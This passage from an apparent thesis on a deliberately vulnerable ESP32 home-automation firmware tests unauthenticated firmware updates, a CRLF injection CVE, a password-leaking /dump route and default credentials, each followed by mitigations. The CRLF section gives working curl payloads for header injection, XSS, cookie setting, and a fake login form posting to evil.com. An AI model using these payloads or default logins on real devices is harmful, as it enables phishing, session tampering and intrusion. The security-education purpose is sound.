


Fig. 5.22. Firmware Update Attack

In addition, Wireshark was used to inspect the network traffic during these update attempts. The entire POST request body—including the payload—was transmitted over the network in clear text, confirming the absence of any encryption, see 5.23. This exposes sensitive data to anyone sniffing on the network and makes the update process vulnerable to interception or injection of malicious code. Since the device does not implement session tracking for this endpoint, authentication credentials from a logged-in user are not required at any point. Any unauthenticated actor with local network access can upload an arbitrary firmware payload and trigger a device reboot. This makes the system vulnerable to remote code execution, device bricking, or persistent implant deployment by attackers using any Wi-Fi-enabled device. Furthermore, this could lead to attackers possibly having access to the binary firmware file for later analysis.




Fig. 5.23. Wireshark Capture Firmware Update

Mitigation To mitigate this security flaw, several fixes must be implemented. Firstly, access to the */update* endpoint must be protected by a proper authentication mechanism. The device should ensure that only authorized users can perform firmware updates, for additional security, the implementation of two factor authentication mechanisms would be highly recommended. Furthermore, payload being received should not be accepted blindly. The data received should have a valid format like *.bin* instead of strings. Said firmware file should also be cryptographically signed, and the signature must be verified before updating. This would prevent unauthorized modifications or tampering with the firmware, even if the attacker gains network access.

Additionally, the data in-transit should also be secure. As already explained in the previous versions, using HTTPS or other forms of transport layer encryption such as MQTT over TLS would prevent passive eavesdropping and mitigate man-in-the-middle attacks.

In order to reduce the risks to a minimum, the software should include several validations to the received firmware such as: size checks, file type validation, version control, and target matching. This way, we can ensure the payload is appropriate for the device and not malformed or outdated, specially so for IoT devices.

Lastly, introducing a rollback mechanism would offer resilience against failed or malicious updates. Together, these steps would ensure that only legitimate, authorized, and verified firmware updates are applied, significantly increasing the security posture of the device.

5.3.4. Version 1.4

Introduction This version introduces the **CVE-2025-53094** vulnerability [34], affecting the `ESPAsyncWebServer` library, causing the software to migrate to this widely adopted asynchronous web server framework for ESP32-based devices. The vulnerability introduced a Carriage Return Line Feed (CRLF) injection issue, allowing attackers to manipulate HTTP headers or inject malicious content into server responses. This vul-

nerability perfectly demonstrates OWASP IoT Top 10 **A5: Use of Insecure or Outdated Components**. Additionally highlighting the danger of relying on third-party libraries that lack continuous security auditing or timely updates. While the affected library is actively maintained and patches have been released to address the CVE, developers also need to remain vigilant and ensure their firmware is regularly updated to incorporate these fixes.

The affected endpoint `/vuln` is designed to receive logging information from connected IoT devices, such as motor activation timestamps, temperature threshold alerts, and manual user overrides. This information is transmitted through a GET parameter named `log`, and its content is displayed in an HTTP response header named `X-Log-Entry`. This vulnerability is present due to the lack of sanitization in the user's input, allowing maliciously crafted input containing (`\r`) and (`\n`) characters to manipulate the HTTP header structure.




Fig. 5.24. Graphical Representation Attack on Version 1.4

Analysis To verify the existence and potential impact of the CRLF injection vulnerability implemented in the `/vuln` endpoint, a set of tests based on `curl` commands will be crafted. The objective of these tests is to demonstrate how unsanitized input embed-

ded into the HTTP response headers allows an attacker to manipulate both headers and bodies of HTTP responses. The most common exploitation techniques for CRLF injection involve HTTP response splitting, where an attacker breaks out of the intended header structure and injects new headers or content into the response. This can result in reflected cross-site scripting (XSS), web cache poisoning, session fixation, or browser behaviour manipulation. On embedded devices like the Arduino Nano ESP32, this could lead to unauthorized actuator control, malicious spoofing of status information, or bypassing of web-based authentication and security policies.

The first test attempted to inject a custom header named `X-Test` by sending a log value containing a CRLF sequence:

```
curl -v "http://192.168.1.24/vuln?log=test\%0D\%0AX-Test:injected"
```

The goal of this test was to confirm that arbitrary headers can be introduced into the response. The test was successful, as the injected header appeared in the HTTP response, validating the possibility of HTTP response splitting using custom header injection.

The second & third tests focused on manipulating the HTTP request to manipulate the body. The second test used the payload:

```
curl -v "http://192.168.1.24/vuln?log=Log\%0D\%0AContent-Type:\%20text/
html\%0D\%0AContent-Length:20\%0D\%0A\%0D\%0A<h1>Hacked</h1>"
```

Which aimed to inject an HTML body by setting the response to be interpreted as HTML. The device echoed back the body as intended and interpreted the custom headers, confirming that the body content and content type were successfully modified through the injected parameters.

The third test its a variation of second one, aiming to introduce a JavaScript payload for an XSS attempt:

```
curl -v "http://192.168.1.24/vuln?log=note\%0D\%0AContent-Type:\%20text/
html\%0D\%0AContent-Length:35\%0D\%0A\%0D\%0A<script>alert('XSS')</script
>"
```

The JavaScript appeared on the response body, confirming that reflected XSS is feasible under this vulnerability. If this response were viewed in a browser, the script would execute immediately, representing a critical client-side security failure.

Other payloads were used testing to inject security-related headers. For example, the command

```
curl -v "http://192.168.1.24/vuln?log=start\%0D\%0AX-XSS-Protection
:\%200\%0D\%0AContent-Security-Policy:\%20none"
```

Demonstrated the ability to disable browser security mechanisms. The headers `X-XSS-Protection: 0` and `Content-Security-Policy: none` appeared in the server's response, showing that an attacker could weaken browser defences and increase the success rate of subsequent attacks like XSS or clickjacking.

A further test attempted to inject redirection logic using a payload such as `HTTP/1.1 302 Found` followed by a `Location` header, simulating a redirect attack.

```
curl -v "http://192.168.1.24/vuln?log=val%0D%0ALocation:%20http://evil.com"
```

Although the injection won't trigger an actual redirect in the client because the server always responds with 200 OK, even if the *Location:* field appears as injected. However, if there was an endpoint with the 302 code for redirection, it would be a critical risk. An example of this would be the login form if the parsing could be bypassed and the redirect could be triggered.

Another tested vector introduced a fake login form using HTML:

```
curl -v "http://192.168.1.24/vuln?log=%0D%0AContent-Type:%20text/html%0D%0A%0D%0A<form%20action='http://evil.com'><input%20name='pw'></form>"
```

In this scenario, being a home automation device, if the software doesn't behave as the designer expect, it could alert them of the risk, but in another scenario, be it someone downloading an open source project and not being fully aware of the capabilities, a crafted form and a redirect could be used for phishing on web interfaces. In figure 5.25, the

```
http://192.168.1.24/vuln?log=%0D%0AContentType:%20text/html%0D%0A%0D%0A<form%20action='http://evil.com'><input%20name='pw'></form>
```

The URL was accessed, where the injected form and redirect can be seen.




Fig. 5.25. Injected Form

Lastly, and although this webserver doesn't use cookies, one of the riskiest threats of CRLF is the manipulation of cookies, through command manipulating the `Set-Cookie` header:

```
curl -v "http://192.168.1.24/vuln?log=Fan\%20on\%0D\%0ASet-Cookie:\%20
admin=true"
```

This test evaluates whether the attacker can inject a valid cookie directive into the response. The result showed that the header `Set-Cookie: admin=true` was indeed injected and interpreted correctly by the client, this confirmed that the vulnerability can be used for session manipulation or privilege escalation, an although in a cookie based system, the escalation may be more complicated depending on the implementation, it could still pose a mayor threat.

Altogether, these tests systematically confirm that the CRLF injection vulnerability in the `/vuln` endpoint is both exploitable and impactful, allowing attackers to tamper with HTTP responses. Confirming the high severity of CVE-2025-53094 in the context of embedded web servers for home automation devices.

Mitigation To mitigate this vulnerabilities, the direct solution would be to update the library that its outdated, keep track of the versions the software uses on every outdated component and prevent this type of risk, but in this section, how to mitigate the CRLF vulnerability will also be covered.

Firstly, sanitization on the `log` parameter, any sequence that contains a carriage return (`\r`), a line-feed (`\n`) or their URL-encoded equivalents (`%0D` and `%0A`) must be rejected or transformed before the value is propagated further. A simple approach is to scan the received string to detect these types of characters and either return an error on detection or replace every such byte with a placeholder, for instance a single space. Nevertheless,

the application should never reflect untrusted input directly inside a header, this problem also derives from the fact that the service runs on HTTP and not HTTPS.

Another solution could be to avoid writing the user input (like log messages) directly in the URL as query parameters, and instead move it into the body of a `POST` request. This helps because the server can then treat the data as plain content to be stored, rather than accidentally mixing it into the response headers. An improvement would be to use proper content types like `application/json` or `text/plain`, which makes it less likely that user input will be reflected in risky places like dynamic HTTP headers. In case the server needs to include user-provided content in its response, it should make sure to escape any special characters—using HTML escaping or JSON escaping—to prevent scripts from running in the browser.

Lastly, the server must set strong security headers ahead of time, like *Content-Security-Policy*, *X-Content-Type-Options*, *X-Frame-Options*, and setting *X-XSS-Protection* to a non-zero value. Doing this early means an attacker can't inject their own versions of these headers through CRLF tricks, since most browsers ignore duplicated headers if a valid one was already sent.

5.3.5. Version 1.5

Introduction This software version simulates two critical vulnerabilities from the OWASP IoT Top 10 (2018): *A6 Insufficient Privacy Protection* and *A8 Lack of Device Management*.

Regarding the *A6 Insufficient Privacy Protection*, a new route */dump* and */status* are open where sensitive information such as user inputs, last username logged in, passwords and last TCP commands and firmware version are stored and displayed. This routes have the some of the previously seen flaws such as lack of authentication or access control. Moreover, the passwords are stored in MD5 hashes, which have been considered cryptographically insecure.

Violating basic principles of data protection and privacy:

- Sensitive data is stored in memory without encryption.
- There is no authorization check before accessing or displaying this data.
- MD5 hashing is used without salt and is not suitable for storing or displaying passwords.

On the other hand, the *A8 Lack of Device Management* vulnerability is not represented through the addition of any features, but by the lack of them. This vulnerability could have been included in version 1.1, but by mentioning it later, the previous versions could be tested more carefully, focusing on the main vulnerabilities.

This software lack of management functionalities include:

- There is no mechanism to change the default login credentials at runtime.
- There is no endpoint to reset or revoke sessions, credentials.
- Logging is not properly secured or auditable.

The last issue has already been discussed in previous versions, but the need to hard-code credentials in the script and the inability to switch them afterwards or add any users represents a significant security flaw. Moreover, the device should also be responsible for managing the permissions of each user and the access they should have through a role based model.




Fig. 5.26. Graphical Representation Attack on Version 1.5

Analysis In version 1.5, the most critical vulnerability lies in the newly */dump* HTTP route. This route was tested by sending a standard GET request using a browser or a simple curl command (curl http://192.168.1.24/dump), without any authentication or session requirement. The server responded with a fully structured HTML page containing sensitive data such as the last username used to log in, the last password entered in plaintext,

the MD5 hash of that password, and the last TCP command received through the backdoor port as seen in figure 5.27. This confirmed that the route is completely unprotected and available to any actor with access to the device's IP address. There are two key points in this vulnerability: not only is the data sensitive in nature, but it is also retained in memory across requests and sessions, making it persistently accessible to unauthorized users. Furthermore, storing the password in plaintext and using an MD5 hash without salting represents a failure to implement basic cryptographic protections. The hash was easily reproduced by running the same password through crackstation [39], confirming that the output was predictable and reversible with trivial effort 5.28. This makes it feasible for an attacker to retrieve and reuse valid credentials or build a password dictionary over time.




Fig. 5.27. Dump Endpoint




Fig. 5.28. Hash Cracked

The */status* route, though less detailed than */dump*, also contributes to the *A6 vulnerability* by exposing internal device information without restriction. This endpoint was tested similarly, by simply searching the route on the browser, which displayed a plaintext response showing the device ID, current firmware version, and the last username to

interact with the system as seen in figure 5.29. While this may appear harmless, the exposure of identifiers such as the device ID and firmware version can be useful for attackers to identify known vulnerabilities associated with specific firmware builds. Additionally, the inclusion of the last user's identity adds further context for targeted attacks or social engineering attempts, of course, in case of a home automation device, if produced by the end user, social engineering won't work.




Fig. 5.29. Status Endpoint

Since the vulnerability corresponding to *A8 – Lack of Device Management* was not introduced through a new feature, but rather observed through the absence of expected management capabilities. The testing only consisted in verifying that once a user logs in and a password is recorded, there is no interface or API to change that password at runtime. Additionally, there was no mechanism found to clear the log entries displayed in */dump*. Meaning that once credentials are known or leaked, there is no way to invalidate them without recompiling and re-flashing the firmware.

Mitigation To mitigate the vulnerabilities listed in this version, there are several changes that can be implemented.

One of the central issues in IoT security is the way credentials are handled. In many devices, usernames and passwords are hardcoded in the firmware. However, while this approach is simple and convenient at the beginning, it will probably become a major liability once the device is deployed. Not only do these static credentials often remain unchanged by end users, but they can also be extracted from firmware images using reverse engineering tools (we will cover this in the next version).

A more secure strategy would be to protect sensitive information using encryption and secure storage mechanisms. On microcontrollers, developers can attempt to enable flash encryption and use secure storage APIs to protect data. This ensures that even if an attacker gains access to the device's memory, they cannot read the information directly. Once the access to the stored credentials is protected, for additional security, the credentials themselves should also be encrypted, one of the most common methods are hashes, but instead of known weak hashes such as MD5 or SHA-1 must be replaced by stronger ones some of them being: SHA-256, SHA-384 or SHA-512. This will provide a way

efficiently handle credentials without the risk of exposure.

As for the device management, the system should provide users the ability to change credentials, manage access or resetting configurations, preferably, the firmware update request could also be handled. This could be implemented, by a role based system, clearly differentiating between normal users and administrators (currently not implemented). A protected web interface could be used to represent the main page that manage all the necessary changes, requiring administrator privileges to be accessed, this management interface must be isolated from public endpoints, protected with strong credentials, and accessible only over encrypted channels such as HTTPS. For further security, access controls, rate limiting, and audit logs implementation could add additional security that help enforce accountability and prevent unauthorized modifications.

5.3.6. Version 1.6

Introduction The last version of the ESP32 firmware includes all the vulnerabilities seen in the previous versions, including *A9 Insecure Default Settings* and *A10 Lack of physical hardening*. The A9 is introduced through the deliberate inclusion of default credentials in the software management such as `admin/admin`, `root/root`, and `user/user`. In the precious version, we discussed about the importance of being able to administer users and their privileges, that becomes even more important when combined with vulnerability A9, where default users cannot be changed. Nevertheless, if the A8 vulnerability is properly handled, these credentials should still require an immediate password change, or an update in the permissions.

The firmware also reflects vulnerability A10 through its complete lack of mechanisms for physical security. All control logic, sensitive user data, and memory logs reside openly within the device, the issues about this information being accessed wireless was addressed on the previous versions through the main dashboard, or open route connections that lacked authentication. But the main focus now is to protect the same information through a physical attack. Any attacker with brief physical access could re-flash the board, extract its memory and analyse it to reverse engineer the code since there are no mechanisms in place—such as secure boot, flash encryption, or tamper detection—to protect the device against physical extraction or modification.




Fig. 5.30. Graphical Representation Attack on Version 1.6

Analysis The latest firmware version includes hardcoded default credentials such as admin/admin, root/root, and user/user. During testing, all these credentials were accepted and granted access to the dashboard. No initial setup or first-time password change was required, and users could access the system directly without any warning or prompt.

Since the system lacks any form of role-based access control. All users, regardless of the username used, appear to have the same access level. There is no distinction between administrator and regular users. As a result, the default user/user account has the same privileges as admin/admin, making the vulnerability not as relevant as it could be.

Regarding the physical attack, the process started by consulting existing articles and documentation, particularly focusing on firmware extraction for ESP32 devices. The following articles provided methodological insights:

- Olof Åstrand's guides on reverse engineering ESP32 flash dumps with Ghidra and IDA Pro [40], [41].

- Apriorit's blog post on reverse engineering IoT firmware [42].
